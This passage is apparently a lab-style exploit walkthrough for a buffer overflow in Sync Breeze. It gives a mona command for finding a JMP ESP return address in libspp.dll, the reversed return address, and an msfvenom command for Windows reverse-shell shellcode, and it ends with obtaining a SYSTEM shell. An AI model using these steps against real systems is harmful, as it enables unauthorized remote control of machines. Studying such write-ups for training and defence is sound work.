Type this


```
!mona find -s "\xff\xe4" -m "libspp.dll"
```

Great work we found the return address 0x10090c83 now we have to reverse it because we are on little


endian so the return address will be “\x83\x0c\x09\x10”

Let’s generate our shellcode just type


```
msfvenom -p windows/shell_reverse_tcp LHOST=<Your IP> LPORT=<Your Port> EXECFUNC=thread -f python -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
```




Now let's build our exploit




Now we are ready to go let's open a listener



Now let's run the exploit



Okay nice the exploit said that we successfully pwned the application so let's go and check our listener



Okay nice we good a shell on the machine and we are now authority system on the machine

Hope You Enjoy My Report
Rem01x,

All Scripts Used Will Be In My GitHub

https://github.com/Remo1x/Sync-Breeze